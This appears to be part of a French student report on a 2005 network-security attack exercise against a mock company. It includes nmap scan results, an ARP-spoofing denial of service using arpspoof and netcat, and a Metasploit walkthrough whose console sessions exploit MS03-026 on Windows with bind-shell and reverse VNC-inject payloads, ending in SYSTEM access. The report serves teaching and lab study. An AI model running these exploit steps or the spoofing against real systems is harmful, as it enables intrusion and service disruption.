SF-Port65199-TCP:V=3.81%D=11/29%Time=438CD582%P=i686-pc-linux-gnu%r(NULL,3
SF:0,"\0\x0e@0\xc0K\x13\xb4\xdc\xbd\xf2\0\0\0\0\0\x0e@0\xc0K\x13\xb4\xdc
SF:\xbd\xf2\0\0\0\0\0\x0e@0\xc0K\x13\xb4\xdc\xbd\xf2\0\0\0\0")%r(Gener
SF:icLines,30,"\0\x0e@0\xc0K\x13\xb4\xdc\xbd\xf2\0\0\0\0\0\x0e@0\xc0K\x1
SF:3\xb4\xdc\xbd\xf2\0\0\0\0\0\x0e@0\xc0K\x13\xb4\xdc\xbd\xf2\0\0\0\0"
SF:)%r(GetRequest,10,"\0\x0e@y\|4,z\xf6\x9f\xea\0\0\0\0")%r(HTTPOptions,
SF:10,"\0\x0e@\x03\x8f\x89yPb\x1as\0\0\0\0")%r(RTSPRequest,10,"\0\x0e@\t
SF:l\xea\x91-\xb7Uq\0\0\0\0")%r(RPCCheck,10,"\0\x0e@\xd1\x94\xa5\xd1\x80
SF:c\xcb\x9a\0\0\0\0")%r(DNSVersionBindReq,10,"\0\x0e@\x96\x8d\x87\(\x81
SF:\x83\xd6\xd3\0\0\0\0")%r(DNSStatusRequest,10,"\0\x0e@\x19\x90\x8a\xfa
SF:\x85\xdf\x80t\0\0\0\0")%r(Help,10,"\0\x0e@\x9a\x20Y\|\x9e\x14\xe8\x16
SF:\0\0\0\0")%r(SSLSessionReq,10,"\0\x0e@\xc7\x93\xfd\xb1\xed\xe2\x83\x9
SF:d\0\0\0\0")%r(SMBProgNeg,10,"\0\x0e@\xa3\xbeM\xb1\x99v\xa4v\0\0\0\0\0
SF:")%r(X11Probe,10,"\0\x0e@,\^\xffk%\xdd;\xc3\0\0\0\0")%r(LPDString,30,
SF:"\0\x0e@\|\xc5\x13\x9c\x9b\x1b\x07\x9d\0\0\0\0\0\x0e@\|\xc5\x13\x9c\x
SF:9b\x1b\x07\x9d\0\0\0\0\0\x0e@\|\xc5\x13\x9c\x9b\x1b\x07\x9d\0\0\0\0\0
SF:")%r(LDAPBindReq,10,"\0\x0e@\x01\x94\.9H\xc6Os\0\0\0\0")%r(LANDesk-RC
SF:,10,"\0\x0e@\xe9`\x88\x11\x04\x19\xf6\xdc\0\0\0\0")%r(TerminalServer,
SF:30,"\0\x0e@\x9a0\+\x88\xb7\xefO\xa1\0\0\0\0\0\x0e@\x9a0\+\x88\xb7\xef
SF:O\xa1\0\0\0\0\0\x0e@\x9a0\+\x88\xb7\xefO\xa1\0\0\0\0")%r(NCP,10,"\0
SF:\x0e@\xf4\x8e\x03\xb6\x92\xf9\xe9\xe6\0\0\0\0")%r(NotesRPC,10,"\0\x0e
SF:@=3A\xd4\xe4\x05Ow\0\0\0\0")%r(WMSRequest,30,"\0\x0e@\x85r\x90\xc12\x
SF:81\xd2\x07\0\0\0\0\0\x0e@\x85r\x90\xc12\x81\xd2\x07\0\0\0\0\0\x0e@\
SF:x85r\x90\xc12\x81\xd2\x07\0\0\0\0")%r(oracle-tns,30,"\0\x0e@\xb8\x1e\
SF:x19`\xfa\x83id\0\0\0\0\0\x0e@\xb8\x1e\x19`\xfa\x83id\0\0\0\0\0\x0e@
SF:\xb8\x1e\x19`\xfa\x83id\0\0\0\0");
MAC Address: 00:05:5D:0A:BC:8C (D-Link Systems)
# Nmap run completed at Tue Nov 29 23:26:31 2005 -- 1 IP address (1 host up) scanned
in 25.743 seconds
```

```
# nmap 3.81 scan initiated Tue Nov 29 23:29:58 2005 as: nmap -sV -P0 -p 22,53 -T
Aggressive -oN scan5 192.168.5.55
Interesting ports on 192.168.5.55:
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.2p1 Debian-5 (protocol 2.0)
53/tcp open  domain
MAC Address: AA:00:04:00:0A:04 (Digital Equipment)
# Nmap run completed at Tue Nov 29 23:30:09 2005 -- 1 IP address (1 host up) scanned
in 11.062 seconds
```

4) Conclusion

Le travail de découverte du réseau fut un travail très intéressant d'un point de vue aussi bien technique que humain. En effet, cela nous a permis de découvrir divers outils intéressants et très puissant, notamment l'incontournable nmap pour ne citer que lui. D'un autre côté il nous a fallu communiquer, et se synchroniser. Dans un tel travail d'équipe, la réussite passe essentiellement par la communication entre les différents membres. Pour notre part, ce travail de communication c'est bien passé car nous n'avons pas rencontré de difficultés sur ce point là.

3. Axe Attaques par Dénis de Service, Usurpation

1) Préambule

Bien que le temps imparti fût important, comme nous l'avons déjà dit, il n'a pas été suffisant pour que nous puissions réaliser tout ce que nous avions souhaité. Ainsi, en ce qui concerne les attaques par dénis de services et usurpation, peu de choses ont été faites. Les recherches ont d'ailleurs été quasi inexistantes ; nous nous sommes plutôt servis des connaissances que nous avions déjà, notamment concernant l'ARP Spoof. Pour cette partie, les tests n'ont d'ailleurs pas été réalisés sur la maquette, la mise en oeuvre de l'attaque ayant directement été réalisée sur le SI de Candide S.A..

2) Réalisation

L'attaque menée concernait le serveur Web de la société, et peut se résumer par le tableau suivant :

Attaque par ARP Spoof	
Cible	Serveur Web Candide S.A. visible depuis le « vrai » Internet
Adresse IP / Port	192.168.5.5:65051
Type d'attaque	ARP Spoof
Outil(s) Utilisé(s)	Arpspoof / netcat
Temps Maquette	-
Temps SI Réel	1h
Description de l'attaque	Utilisation de l'outil arpspoof sur le réseau de Candide S.A.. Grâce à cet outil, nous avons pu rediriger les requêtes à destination du serveur web de Candide SA vers notre machine d'attaque. L'outil netcat était alors actif, en écoute sur le port 65051, et préconfiguré pour envoyer une page HTML spécifique à chaque requête.
Résultats	Le service Web de Candide S.A. Tournant sur la machine 192.168.5.5:65051 a bel et bien été détourné, provoquant de fait un déni de service.
Date	
Attaquant	Jérémy Lebourdais
Temps avant récupération	La défense a détecté l'attaque le jour d'après mais l'a laissée en place

3) Conclusion

Bien que quelque peu négligée par manque de temps, ce type d'attaque constitue, s'il est possible (l'arpspoof étant facilement décelable désormais, et donc difficile à implémenter), une attaque simple et présentant une rapidité de mise en oeuvre stupéfiante. L'usurpation est certainement ce que nous aurions dû creuser davantage.

4. Axe Attaque par Exploit

1) Définitions

Le groupe Exploit était chargé de mener des attaques contre le réseau de la société Candide SA en utilisant des exploits.

Un Exploit est un petit programme qui permet d'exploiter des failles de sécurité localement ou à distance. On peut par exemple obtenir une invite de commandes ou un Shell, augmenter ses privilèges, allant jusqu'à injecter un serveur VNC.

Nous avons aussi utilisé des Rootkits dans les attaques mises en oeuvre. Un Rootkit est un ensemble de programmes utilisés pour compromettre un système. Ils sont difficiles à repérer et pratiquement indétectables par certains antivirus.

Afin de mener des attaques efficaces, nous avons dans un premier temps effectué des recherches sur les failles mises en évidence sur les systèmes d'exploitation, récupéré des Exploits déjà programmés (codes sources des programmes), mis en place des scénarii d'attaque, puis nous les avons testés sur la maquette pour constater leur efficacité. Notre attaque était prévue juste après la phase de découverte du réseau.

Nous avons découvert de nombreux outils utilisables pour exploiter les failles mises en évidence sur le réseau, qui sont présentés ci dessous.

2) Metasploit

Description

Metasploit (http://www.metasploit.com/) est une plateforme d'attaque basée sur l'utilisation d'exploits afin d'accéder à un système distant. Metasploit est écrit principalement en perl (pour la version 2, la v3 utilisera le langage Ruby). Elle offre actuellement (v2.5) **105 exploits** et **74 payloads** ("charges" ou "shellcodes"). Il y a des exploits pour Linux, Windows, Solaris, mais aussi pour des applications comme IIS, Unreal Tournament, Arkeia Backup, etc... Le principe est d'avoir dissocié « l'exploit » en deux parties: l'exploit en lui même et le payload. L'exploit sert à détourner une application de son utilisation normale, de profiter d'une faille dans celle-ci afin d'exécuter du code arbitraire. Ce code arbitraire est le payload dans Metasploit. L'énorme avantage d'avoir dissocié l'exploit du payload est de pouvoir utiliser le payload que l'on souhaite avec l'exploit voulu. Ainsi, avec le même exploit, on peut avoir un shell qui écoute sur un port de la machine attaquée jusqu'à un agent metasploit installé qui permet des actions beaucoup plus complexes qu'un shell, en passant par un accès VNC sur la machine. Les exploits sont écrits en perl, ce qui permet d'en rajouter extrêmement facilement, en se basant sur ceux écrits en C par exemple.

Lors des expériences sur la maquette, j'ai pu voir ce que permettait Metasploit, certains exploits n'ont pas marché mais j'ai pu expérimenter un exploit pour la faille "RPC DCOM MSO3-026" (http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx) sur un Windows XP sans patchs, et ainsi voir ce que permettaient les différents payloads. Je n'ai pas eu le temps de me documenter sur les actions possibles par l'agent Metasploit, mais l'accès à un shell à distance ainsi que l'accès VNC marchent très bien. Il est à noter que les exploits et payloads disposent de différentes options paramétrables.

Présentation de l'interface

Ecran d'accueil de Metasploit et extraits des exploits

```
Neuromancer% ./msfconsole



                                  _                  _
                                 | |      ()_
 _____   _____| |_  _____  ___ _____ | | ___   _| |_
|     \ / _   )  _)/ _   |/___)   _ \| |/ _ \| |  _)
| | | ( (/ /| |_( ( | |___ | | | | | |_| | | | |__
|_|_|_|\____)\___)_||_(___/| ||_/|_|\___/|_|\___)
                          |_|


+ -- --=[ msfconsole v2.5 [105 exploits - 74 payloads]

msf >

msf > show exploits

Metasploit Framework Loaded Exploits
====================================
...
  ms05_039_pnp                   Microsoft PnP MS05-039 Overflow
  msasn1_ms04_007_killbill       Microsoft ASN.1 Library Bitstring Heap Overflow
  msmq_deleteobject_ms05_017     Microsoft Message Queueing Service MSO5-017
  msrpc_dcom_ms03_026            Microsoft RPC DCOM MSO3-026
  mssql2000_preauthentication    MSSQL 2000/MSDE Hello Buffer Overflow
  mssql2000_resolution           MSSQL 2000/MSDE Resolution Overflow
  netterm_netftpd_user_overflow  NetTerm NetFTPD USER Buffer Overflow
  openview_omniback              HP OpenView Omniback II Command Execution
  oracle9i_xdb_ftp               Oracle 9i XDB FTP UNLOCK Overflow (win32)
  oracle9i_xdb_ftp_pass          Oracle 9i XDB FTP PASS Overflow (win32)
...
  ut2004_secure_linux            Unreal Tournament 2004 "secure" Overflow (Linux)
  ut2004_secure_win32            Unreal Tournament 2004 "secure" Overflow (Win32)
  warftpd_165_pass               War-FTPD 1.65 PASS Overflow
...
```

Informations sur l'exploit de MS03-026

```
msf > info msrpc_dcom_ms03_026

      Name: Microsoft RPC DCOM MSO3-026
     Class: remote
   Version: $Revision: 1.46 $
 Target OS: win32, win2000, winnt, winxp, win2003
  Keywords: dcom
Privileged: Yes
Disclosure: Jul 16 2003

Provided By:
    H D Moore <hdm [at] metasploit.com>
    spoonm <ninjatools [at] hush.com>

Available Targets:
    Windows NT SP3-6a/2K/XP/2K3 English ALL

Available Options:

    Exploit:    Name      Default    Description
    --------    ------    -------    ------------------
    required    RHOST                The target address
    required    RPORT     135        The target port

Payload Information:
    Space: 880
    Avoid: 7 characters
   | Keys: noconn tunnel bind ws2ord reverse

Nop Information:
 SaveRegs: esp ebp
   | Keys:

Encoder Information:
   | Keys:

Description:
    This module exploits a stack overflow in the RPCSS service, this
    vulnerability was originally found by the Last Stage of Delirium
    research group and has been widely exploited ever since. This
    module can exploit the English versions of Windows NT 4.0 SP3-6a,
    Windows 2000, Windows XP, and Windows 2003 all in one request :)

References:
    http://www.osvdb.org/2100
    http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx
    http://milw0rm.com/metasploit.php?id=42
```

Choix du payload et des options


```
msf > use msrpc_dcom_ms03_026
msf msrpc_dcom_ms03_026 > show payloads

Metasploit Framework Usable Payloads
====================================

  win32_adduser                Windows Execute net user /ADD
  win32_bind                   Windows Bind Shell
  win32_bind_dllinject         Windows Bind DLL Inject
  win32_bind_meterpreter       Windows Bind Meterpreter DLL Inject
  win32_bind_stg               Windows Staged Bind Shell
  win32_bind_stg_upexec        Windows Staged Bind Upload/Execute
  win32_bind_vncinject         Windows Bind VNC Server DLL Inject
  win32_exec                   Windows Execute Command
  win32_passivex               Windows PassiveX ActiveX Injection Payload
  win32_passivex_meterpreter   Windows PassiveX ActiveX Inject Meterpreter Payload
  win32_passivex_stg           Windows Staged PassiveX Shell
  win32_passivex_vncinject     Windows PassiveX ActiveX Inject VNC Server Payload
  win32_reverse                Windows Reverse Shell
  win32_reverse_dllinject      Windows Reverse DLL Inject
  win32_reverse_meterpreter    Windows Reverse Meterpreter DLL Inject
  win32_reverse_stg            Windows Staged Reverse Shell
  win32_reverse_stg_upexec     Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject      Windows Reverse VNC Server Inject

msf msrpc_dcom_ms03_026 > set PAYLOAD win32_bind
PAYLOAD -> win32_bind
msf msrpc_dcom_ms03_026(win32_bind) > show options

Exploit and Payload Options
===========================

  Exploit:    Name      Default    Description
  --------    ------    -------    -----------------
  required    RHOST                The target address
  required    RPORT     135        The target port

  Payload:    Name        Default    Description
  --------    --------    -------    ----------------------------------------
  required    EXITFUNC    thread     Exit technique: "process", "thread", "seh"
  required    LPORT       4444       Listening port for bind shell

  Target: Windows NT SP3-6a/2K/XP/2K3 English ALL

msf msrpc_dcom_ms03_026(win32_bind) > set RHOST 172.20.0.2
RHOST -> 172.20.0.2
msf msrpc_dcom_ms03_026(win32_bind) > set RPORT 139
RPORT -> 139
msf msrpc_dcom_ms03_026(win32_bind) > show options

Exploit and Payload Options
===========================

  Exploit:    Name      Default       Description
  --------    ------    ----------    -----------------
  required    RHOST     172.20.0.2    The target address
  required    RPORT     139           The target port

  Payload:    Name        Default    Description
  --------    --------    -------    ----------------------------------------
  required    EXITFUNC    thread     Exit technique: "process", "thread", "seh"
  required    LPORT       4444       Listening port for bind shell

  Target: Windows NT SP3-6a/2K/XP/2K3 English ALL

msf msrpc_dcom_ms03_026(win32_bind) > exploit
[*] Starting Bind Handler.
```


On a ensuite un accès direct à un shell windows (non montré car plus les moyens de le reproduire au moment du rapport :( ). Le payload « win32_bind » est un des plus simples et « classiques », mais la puissance de Metasploit se montre lorsque l'on change pour le payload « win32_reverse_vncinject » qui créé un serveur VNC sur la machine attaquée, en injectant une dll, serveur qui se connecte sur la machine de l'attaquant afin de lui offrir un accès VNC sur la machine, ainsi qu'une console avec les droits SYSTEM !!! Et tout ceci en 2 lignes de commande (changer de payload et un paramètre à passer). Le payload « merterpreter »[1] permet d'injecter un agent pouvant s'ajouter des fonctionnalités dynamiquement a beaucoup de possibilités qui n'ont pas pu être testées faute de temps.


Démonstration du payload « win32_reverse_vncinject » (captures d'écran du site officiel)

```
msf > use msrpc_dcom_ms03_026
msf msrpc_dcom_ms03_026 > set PAYLOAD win32_reverse_vncinject
PAYLOAD -> win32_reverse_vncinject
msf msrpc_dcom_ms03_026(win32_reverse_vncinject) > show options

Exploit and Payload Options
===========================

  Exploit:    Name      Default    Description
  --------    ------    -------    -----------------
  required    RHOST                The target address
  required    RPORT     135        The target port

  Payload:    Name        Default
  --------    --------    ------------------------------------------------------------
  required    VNCDLL      /data/Net/Master/net/Compil/framework-2.5/data/vncdll.dll
  required    EXITFUNC    thread
  required    LHOST
  required    AUTOVNC     1
  required    VNCPORT     5900
  required    LPORT       4321

  Target: Windows NT SP3-6a/2K/XP/2K3 English ALL

msf msrpc_dcom_ms03_026(win32_reverse_vncinject) > set RHOST 192.168.0.100
RHOST -> 192.168.0.100
msf msrpc_dcom_ms03_026(win32_reverse_vncinject) > set LHOST 192.168.0.223
LHOST -> 192.168.0.223
msf msrpc_dcom_ms03_026(win32_reverse_vncinject) > set LPORT 3022
LPORT -> 3022
msf msrpc_dcom_ms03_026(win32_reverse_vncinject) > show options

Exploit and Payload Options
===========================

  Exploit:    Name      Default          Description
  --------    ------    -------------    -----------------
  required    RHOST     192.168.0.100    The target address
  required    RPORT     135              The target port

  Payload:    Name        Default
  --------    --------    ------------------------------------------------------------
  required    VNCDLL      /data/Net/Master/net/Compil/framework-2.5/data/vncdll.dll
  required    EXITFUNC    thread
  required    LHOST       192.168.0.223
  required    AUTOVNC     1
  required    VNCPORT     5900
  required    LPORT       3022

  Target: Windows NT SP3-6a/2K/XP/2K3 English ALL
```

1 Documentation sur Meterpreter: http://metasploit.com/projects/Framework/docs/meterpreter.pdf


Shell - Konsole
Session Edit View Bookmarks Settings Help
msf msrpc_dcom_ms03_026(win32_reverse_vncinject) > exploit
[*] Starting Reverse Handler.
[*] Connected to REMACT with group ID 0x5007
[*] Got connection from 192.168.0.100:4321 <-> 192.168.0.223:3022
[*] Sending Stage (2835 bytes)
[*] Sleeping before sending dll.
[*] Uploading dll to memory (348170), Please wait...
[*] Upload completed
[*] VNC proxy listening on port 5900...
VNC viewer version 3.3.7 - built Mar 17 2004 16:54:09
VNC: VNCShell [SYSTEM@WIN2003SP0] - Full Access
